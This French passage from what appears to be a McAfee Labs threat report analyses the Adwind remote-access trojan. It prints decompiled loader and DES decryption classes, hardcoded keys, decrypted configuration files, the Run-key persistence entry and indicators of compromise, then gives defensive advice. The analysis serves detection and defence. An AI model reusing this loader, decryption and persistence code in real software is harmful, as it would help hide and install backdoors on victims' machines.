La première classe à être exécutée est Adwind.class, comme indiqué dans le fichier meta-inf/manifest.mf.




Fichier manifest.mf de la variante 1



Classe Adwin.class de la variante 1

L'ID de fichier est lu et sa première ligne est stockée sous forme de chaîne dans la variable « pass ». La classe ClassLoaderMod est ensuite chargée avec la variable « pass » et la chaîne « Principal ».



Le contenu de la variable « pass » récupéré dans l'ID de fichier est une chaîne de huit caractères.

```
package extra;

import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.util.zip.GZIPInputStream;

public class ClassLoaderMod
  extends ClassLoader
{
  public static String pass;

  public Class findClass(String name)
  {
    byte[] b = loadClassData(name);
    return defineClass(name, b, 0, b.length);
  }

  private byte[] loadClassData(String name)
  {
    byte[] tmp = null;
    InputStream m = getResourceAsStream(name.replace(".", "/").concat(new String(new char[] { '.', 'a', 'd', 'w', 'i', 'n', 'd' })));
    ByteArrayOutputStream b = new ByteArrayOutputStream();
    try
    {
      byte[] buf = new byte['È'];
      int i;
      while ((i = m.read(buf)) > -1) {
        b.write(buf, 0, i);
      }
      b.close();
```


Classe ClassLoaderMod

La classe ClassLoaderMod ajoute la chaîne « Principal » à la série de caractères pour créer une nouvelle chaîne Principal.adwind, qui est un autre fichier de ressources situé dans l'archive Java. Cependant, ce fichier semble être chiffré :

Principal.adwind

```
    00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 0123456789ABCDEF
000: CE 68 E5 B3 95 58 3E C6 35 8C F5 E5 82 21 86 42 .h...X>.5....!.B
010: 69 50 56 83 7B 34 A6 80 2F 7B 12 D0 8E 93 5B 7B iPV.{4../{....[{
020: 24 13 5B B8 F6 E6 38 EC C0 93 75 6F 62 90 D8 72 $.[...8...uob..r
030: 88 74 03 C8 A5 EE E1 67 A8 33 EB 44 B8 CA 4D FE .t.....g.3.D..M.
040: E7 45 4B 13 C7 86 1C 7F 66 58 D2 09 9C 05 64 DC .EK.....fX....d.
050: 35 44 2E D1 8D DF AE 21 9B AF 4A 43 28 25 FC AA 5D.....!..JC(%..
060: 1D F0 5C 78 7F 56 3B 13 C6 83 27 9A 1A 09 64 99 ..\x.V;...'...d.
070: F3 E6 03 15 F5 62 0A 79 FF FF 51 27 32 EF 55 91 .....b.y..Q'2.U.
080: 46 10 FE 3E A0 5A CF 19 06 B6 EB B3 73 07 B7 92 F..>.Z......s...
090: 64 CB 4F 79 08 10 AB 9E BF 6F B3 1C B2 13 09 3D d.Oy.....o.....=
0A0: 9E 17 4F 89 B2 AF D2 08 3C 49 51 31 ED 6D 02 83 ..O.....<IQ1.m..
0B0: FB C5 B3 EB CA A8 27 FA 57 72 FE 00 40 9A 2F CB ......'.Wr..@./.
0C0: 68 C3 5D 56 5C 05 73 B4 20 60 1D 4A 83 43 14 EC h.]V\.s. `.J.C..
0D0: 72 4D 92 EB 8B 67 E0 6E 74 53 0D B3 65 A7 CA 5D rM...g.ntS..e..]
0E0: 3F 81 91 8F 88 73 AC B2 1E 18 F3 22 03 4A E2 A6 ?....s.....".J..
0F0: 14 7C F7 68 68 9E 94 09 4B 6D E8 5C 01 C5 67 44 .|.hh...Km.\..gD
100: 4B 77 98 B3 99 6D 08 5D 16 60 C6 C4 E9 42 20 19 Kw...m.].`...B .
110: 2C D6 D6 5D 53 69 81 09 D0 1D 84 88 10 F5 32 FB ,..]Si........2.
120: 00 E7 13 C8 8D 9D BF 61 50 D4 2F E0 CB 64 1B 6D .......aP./..d.m
130: 15 72 53 8C 69 75 0B 8E A9 53 00 1D 7C BF 04 F2 .rS.iu...S..|...
140: 24 C4 37 B2 C7 35 00 0F 72 62 70 0E 0D EE 4C 25 $.7..5..rbp...L%
150: 33 6C F7 31 85 05 D3 36 35 B1 2F 59 DE 2C 97 00 31.1...65./Y.,..
160: 7E E1 8B A5 7D C5 CD 4F A0 0F DF 5B 0C 2F D7 8C ~...}..O...[./..
170: 67 9A CD 11 EE CC 1C A8 EA 21 89 4D BC 8A 96 13 g........!.M....
180: 87 D7 95 A5 11 EA AB 59 50 98 77 D8 2D C4 86 39 .......YP.w.-..9
190: 5E 05 85 54 AD 20 9F 4B 3D 0F 66 D2 71 CE D9 5D ^..T. .K=.f.q..]
1A0: 71 B4 8A 96 34 E9 F0 E5 56 2A 35 94 15 80 D5 C4 q...4...V*5.....
1B0: E6 62 E5 87 7E 02 36 C9 9F C8 61 EC 90 4D 30 41 .b..~.6...a..M0A
1C0: 0F B4 63 F4 E8 5C 99 02 29 E5 8A BB E7 4C E0 B7 ..c..\..)....L..
```

Fichier chiffré Principal.adwind



Ensuite, la chaîne de huit caractères récupérée précédemment de l'ID de fichier et la chaîne Principal.adwind sont transmises à la méthode Constantino, située dans le fichier Constante.class. Cette méthode est responsable de la décompression (à l'aide de la méthode GZIP) du fichier de ressources Principal.adwind et de son déchiffrement à l'aide de la méthode DES :

Constante.class

```
package extra;

import java.io.ByteArrayOutputStream;
import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.DESKeySpec;

public class Constante
{
  public static byte[] Constantino(String contrasena, byte[] input)
  {
    try
    {
      ByteArrayOutputStream out = new ByteArrayOutputStream();
      SecretKeyFactory skf = SecretKeyFactory.getInstance(new String(new char[] { 'D', 'E', 'S' }));
      DESKeySpec kspec = new DESKeySpec(contrasena.getBytes());
      SecretKey ks = skf.generateSecret(kspec);
      Cipher c = Cipher.getInstance(new String(new char[] { 'D', 'E', 'S' }));
      c.init(2, ks);
      byte[] tmp = c.update(input, 0, input.length);
      out.write(tmp);
      tmp = c.doFinal();
      out.write(tmp);
      out.close();
      return out.toByteArray();
    }
    catch (Exception ex) {}
    return null;
  }
}
```


La méthode constante.class décompresse et déchiffre le fichier Principal.adwind.

Une fois déchiffré, le fichier de ressources Principal.adwind se révèle être un autre fichier de classe. Ce fichier de classe peut ressembler à ceci :

```
import extra.*;
import java.io.*;
import java.lang.reflect.Constructor;
import java.util.Properties;
import javax.swing.UIManager;
import opciones.Interface_;
import plugins.PluginsTotales_in;
public class principal implements Interface_ {
 public void loadMANIFEST() {
  try {
   try {
    uimanager.setLookAndFeel(uimanager.getSystemLookAndFeelClassName());
    uimanager.put("AuditoryCues.playList", uimanager.get("AuditoryCues.allAuditoryCues"));
   } catch (exception e) {}
   properties p = new properties();
   inputstream in = getClass().getResourceAsStream("config.xml");
   byte buf[] = new byte[1024];
   bytearrayoutputstream out = new bytearrayoutputstream();
   int i;
   while ((i = in .read(buf)) > -1) out.write(buf, 0, i);
   out.close();
   byte desenc[] = Constante.Constantino("awenubisskqi", out.toByteArray());
   bytearrayinputstream input = new bytearrayinputstream(desenc);
   p.loadFromXML(input);
   Constantes.attrs = p;
  } catch (ioexception ex) {}
 }
 public principal() throws ioexception {
  try {
   uimanager.setLookAndFeel(uimanager.getSystemLookAndFeelClassName());
   uimanager.put("AuditoryCues.playList", uimanager.get("AuditoryCues.allAuditoryCues"));
  } catch (exception e) {}
```

Fichier Principal.adwind se faisant passer pour un fichier de classe

Ce fichier contient la clé codée en dur « awenubisskqi », qui déchiffre le fichier config.xml (à nouveau déchiffrement DES) et sert de programme d'installation du backdoor en lisant le fichier config.xml déchiffré.



Fichier config.xml dans sa forme chiffrée


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Adwind RAT v1.0</comment>
<entry key="keyClase">XwfkYXX1</entry>
<entry key="dns">127.0.0.1</entry>
<entry key="instalar">false</entry>
<entry key="password">e3a8809017dd76bd26557a5b923ab2ae16c0cdb3</entry>
<entry key="delay">3</entry>
<entry key="puerto2">1992</entry>
<entry key="prefijo">adwind</entry>
<entry key="puerto1">1991</entry>
</properties>
```

Contenu du fichier config.xml après déchiffrement

Le contenu du fichier config.xml varie d'un échantillon à l'autre ; il est analysé et utilisé pour configurer et lancer d'autres opérations malveillantes. Tous les autres fichiers de l'archive Java qui se terminent par .adwind seront déchiffrés au vol de la même façon. Par ailleurs, la porte dérobée aura plus ou moins de fonctions selon les plug-ins utilisés (fichiers de classe supplémentaires). Certains plug-ins peuvent permettre à l'attaquant de créer des captures d'écran du système de la victime, de télécharger et exécuter des fichiers supplémentaires, de modifier et supprimer certains fichiers, d'enregistrer les frappes, d'accéder à la webcam, de contrôler la souris et le clavier, de se mettre à jour automatiquement, etc.

D'autres variantes sont déchiffrées différemment :

- Variante 2



Dans la variante 2, l'entrée principale spécifiée dans le fichier manifest.mf est start.class.

```
0C 47 41 54  55 53 1F 16  1D 00 06 1A  1B 4C 48 40  .GAT.S.......LH@
46 49 5B 53  10 06 02 07  1D 1C 04 14  4E 46 31 25  FI[S........NF1%
35 4C 5C 10  13 01 1C 06  09 00 12 0A  1C 0A 03 4E  5L\............N
12 16 56 1B  06 4D 64 79  53 52 2B 3A  36 25 33 21  ..V..MdySR+:6%3!
2D 59 09 01  1A 18 04 1A  0D 1C 0F 00  53 37 3D 22  -Y..........S7="
27 24 29 12  11 1A 1C 13  17 5E 5C 49  19 05 10 12  '$).......^\I....
1E 0B 4C 57  17 10 06 1E  40 17 1B 11  5A 01 18 1E  ..LW....@...Z...
18 1C 0B 07  1C 0D 12 46  1D 01 0E 51  4D 69 6E 4D  .......F...QMinM
03 13 0B 42  56 00 1C 0E  02 17 4D 6B  79 58 05 1C  ...BV.....MkyX..
5D 15 5C 57  4D 5C 57 7E  65 4F 0A 1B  01 03 13 51  ].\WM\W~eO.....Q
03 1C 00 4E  57 3B 24 3A  2F 30 38 51  4D 4B 3E 17  ...NW;$:/08QMK>.
4A 12 2D 53  6A 10 26 2F  53 2C 40 24  5C 53 53 07  J.-Sj.&/S,@$\SS.
59 22 7D 69  75 23 38 21  0B 10 27 30  04 5E 3D 40  Y"}iu#8!..'0.^=@
22 3C 37 38  2C 1D 59 47  0C 25 53 22  09 20 0D 28  "<78,.YG.%S". .(
24 31 15 65  43 1E 11 0B  48 30 16 2A  45 33 20 3A  $1.eC...H0.*E3 :
68 0E 49 7B  60 22 26 3B  40 34 21 1C  3B 04 2E 14  h.I{`"&;@4!.;...
0B 3B 3F 3D  47 1E 55 27  15 1C 24 14  21 0C 0A 01  .;?=G.U'..$.!...
40 57 12 1D  42 18 47 24  3F 09 20 03  2A 1E 17 3B  @W..B.G$?. .*..;
06 00 71 7B  4C 5C 3E 1E  25 3F 01 5A  0D 27 38 02  ..q{L\>.%?.Z.'8.
47 4A 17 39  11 58 56 5E  23 0D 1F 3B  2B 11 4B 37  GJ.9.XV^#..;+.K7
27 18 14 1D  56 1A 18 36  0B 08 04 0E  3E 1D 2C 0B  '...V..6....>.,.
58 02 7F 5B  48 27 1C 5C  0C 23 2C 16  10 36 1B 03  X..[H'.\.#,..6..
3C 03 37 09  01 5F 0D 38  18 46 2C 25  17 03 20 5E  <.7.._.8.F,%.. ^
18 4E 4B 64  07 00 58 2B  26 23 40 24  1E 37 15 42  .NKd..X+&#@$.7.B
42 0D 6D 57  6B 5C 5C 35  3A 39 0D 40  0C 49 04 47  B.mWk\\5:9.@.I.G
0F 0E 16 1B  12 59 28 5E  56 43 1D 05  0A 0F 05 23  .....Y(^VC.....#
1A 0A 09 7F  49 5D 0C 51  1F 37 3C 0B  06 2F 09 3B  ....I].Q.7<../.;
5E 28 7B 6F  6E 26 1C 5C  57 3F 59 3A  4D 21 10 3A  ^({on&.\W?Y:M!.:
05 1B 4C 1D  3C 19 06 12  48 49 45 16  1D 10 16 08  ..L.<...HIE.....
4D 6C 6E 0E  56 1C 1C 15  1E 44 18 03  0A 59 44 23  Mln.V....D...YD#
71 2B 6A 6E  76 21 2D 51  51 4A 5A 00  18 1B 05 05  q+jnv!-QQJZ.....
03 4E 48 4F  5A 0D 0F 1C  0B 0C 54 7E  79 58 4B 01  .NHOZ.....T~yXK.
```


Le fichier config.perl est un fichier texte chiffré par chiffrement XOR.

```
db '<?xml version="1.0" encoding="UTF-8" standalone="no"?>',0Dh,0Ah
db '<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.d'
db 'td">',0Dh,0Ah
db '<properties>',0Dh,0Ah
db '<comment/>',0Dh,0Ah
db '<entry key="SERVER">/h9umf51nbTqbNr7jtUfQ//ETYEKSRsJMGsSPYn4rvcVo'
db 'SEbY/Xg484Nyr0BBYKvpUYzWCEb/ACuhP2tX/koodZIhDl/PM30w//B2y2vPw605C'
db 'rqHMNIQ2umya/w8Kyq/kXOpQZ4DdBe0p/7r2tNn5Y5KTT1NnhXNlHh5weX/GmUiSD'
db 'Dor01ryrCAQ7Jvk/3jmN/Th3GRXKvFZqjBXxbaNuSkhtY8YE/0KM/5rReTIGEUV0h'
db '3niGKOeESJep/FCMxDY2B4f3y2IiBHtQ4BX0OKI/DDGHsnTzf9cya6lMVljj68VAM/'
db 'QL1sv1aEo</entry>',0Dh,0Ah
db '<entry key="PASSWORD">q3VnExXMR4</entry>',0Dh,0Ah
db '</properties>',0Dh,0Ah
```

Contenu déchiffré du fichier config.perl

Nous constatons que ce code contient le chemin et le nom de fichier choisis de façon aléatoire pour le fichier .jar malveillant chiffré et incorporé, ainsi que la moitié de la clé RC6 qui permettra de le déchiffrer. L'autre moitié de la clé RC6 est récupérée dans les autres fichiers de classe disponibles. Dans le code précédent, QL1sv1aEo est le fichier .jar malveillant chiffré par RC6 contenant le backdoor Adwind.


Une fois le fichier .jar chiffré déchiffré, nous pouvons accéder aux fichiers de classe et ressources d'Adwind.



Le fichier config.json est le fichier de configuration (en texte brut) de la porte dérobée, qui contient les numéros de port, les serveurs, le chemin d'installation, etc. définis.

- Variante 3

L'entrée principale spécifiée dans le fichier manifest.mf est start.class. Password.txt, en texte brut, contient la moitié de la clé RC6 utilisée pour déchiffrer le fichier .jar malveillant incorporé. L'autre moitié de la clé RC6 est récupérée dans les autres fichiers de classe disponibles. Server.dll est le fichier .jar malveillant chiffré par RC6 contenant Adwind.



Le fichier password.txt de la variante 3 d'Adwind apparaît en texte brut.

Mécanisme de redémarrage

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "[nom de valeur aléatoire"="[répertoire Java Runtime Environment]\jawaw.exe" – jar "%AppData%\[nom de dossier aléatoire]\[nom de fichier aléatoire].jar"

Cette entrée de Registre confirme que le cheval de Troie backdoor démarrera à chaque démarrage de Windows.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "[nom de valeur aléatoire"="[répertoire Java Runtime Environment]\jawaw.exe" – jar "%AppData%\[nom de dossier aléatoire]\[nom de fichier aléatoire].[nom d'extension aléatoire]"

Cette entrée de Registre est destinée aux variantes plus récentes qui utilisent une extension de fichier d'archive Java aléatoire.

Attaques après infection

Nous avons constaté qu'après avoir infecté un système, Adwind peut enregistrer les frappes, modifier et supprimer des fichiers, télécharger et exécuter d'autres logiciels malveillants, créer des captures d'écran, accéder à la webcam du système, prendre le contrôle de la souris et du clavier, se mettre à jour automatiquement, etc.

Pour découvrir comment les produits Intel Security peuvent vous aider à vous protéger contre Adwind et d'autres outils d'administration à distance malveillants, lisez la présentation de solution intitulée *Bloquer les chevaux de Troie de type porte dérobée (backdoor)*.

Prévention et détection

Les indicateurs de compromission suivants peuvent être utilisés pour identifier les systèmes infectés par Adwind de façon automatique :

```
"%AppData%\[nom de dossier aléatoire]\[nom de fichier aléatoire].jar"
```

Fichiers déposés dans le dossier de données d'application de l'administrateur

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run] "[nom de valeur aléatoire"="[répertoire Java Runtime Environment]\javaw.exe" – jar "%AppData%\[nom de dossier aléatoire]\[nom de fichier aléatoire].jar"
```

Clé d'exécution dans le Registre

McAfee Labs recommande les mesures suivantes pour lutter contre les logiciels malveillants .jar tels qu'Adwind :

- Maintenez à jour la protection des systèmes en appliquant les dernières versions des technologies de sécurité et des signatures antimalware.
- Activez les mises à jour automatiques de vos systèmes d'exploitation ou téléchargez-les régulièrement afin de bénéficier en permanence des derniers correctifs pour les vulnérabilités connues.
- Configurez votre logiciel antimalware pour qu'il analyse automatiquement tous les fichiers joints aux e-mails et aux messages instantanés.
- Vérifiez que l'ouverture des pièces jointes n'est pas automatique dans vos programmes de messagerie, pas plus que l'affichage des images. Assurez-vous par ailleurs que le volet d'aperçu est désactivé.
- Configurez les paramètres de sécurité du navigateur à un niveau moyen ou élevé.
- Soyez très prudent lorsque vous ouvrez des pièces jointes, surtout celles portant l'extension .jar, .pdf, .doc ou .xls.
- N'ouvrez jamais des e-mails non sollicités ou des fichiers joints que vous n'attendez pas, même s'ils proviennent de personnes que vous connaissez.
- Méfiez-vous du spam, susceptible de masquer des tentatives de phishing. Ne cliquez pas sur les liens figurant dans les e-mails ou les messages instantanés.

Pour découvrir comment les produits Intel Security peuvent vous aider à vous protéger contre Adwind et d'autres outils d'administration à distance malveillants, lisez la présentation de solution intitulée *Bloquer les chevaux de Troie de type porte dérobée (backdoor)*.

Statistiques sur les menaces

Logiciels malveillants

Menaces web


Attaques réseau

Donner votre avis


Logiciels malveillants

Dans ce *Rapport sur le paysage des menaces*, nous avons ajusté notre méthode de comptage des échantillons de logiciels malveillants afin d'en améliorer la précision. Cet ajustement a été appliqué à tous les trimestres présentés dans les graphiques illustrant le nombre de nouveaux logiciels malveillants et le nombre total de logiciels malveillants.

Après trois trimestres de recul, le nombre d'échantillons de nouveaux logiciels malveillants a recommencé à augmenter au 4e trimestre, pour atteindre un total de 42 millions de nouveaux hachages malveillants découverts. Cela représente 10 % de plus qu'au 3e trimestre et le deuxième plus haut niveau jamais enregistré. L'augmentation enregistrée au 4e trimestre est en partie due à l'apparition de 2,3 millions de nouvelles menaces mobiles, soit 1 million de plus qu'au 3e trimestre.



Source : McAfee Labs, 2016

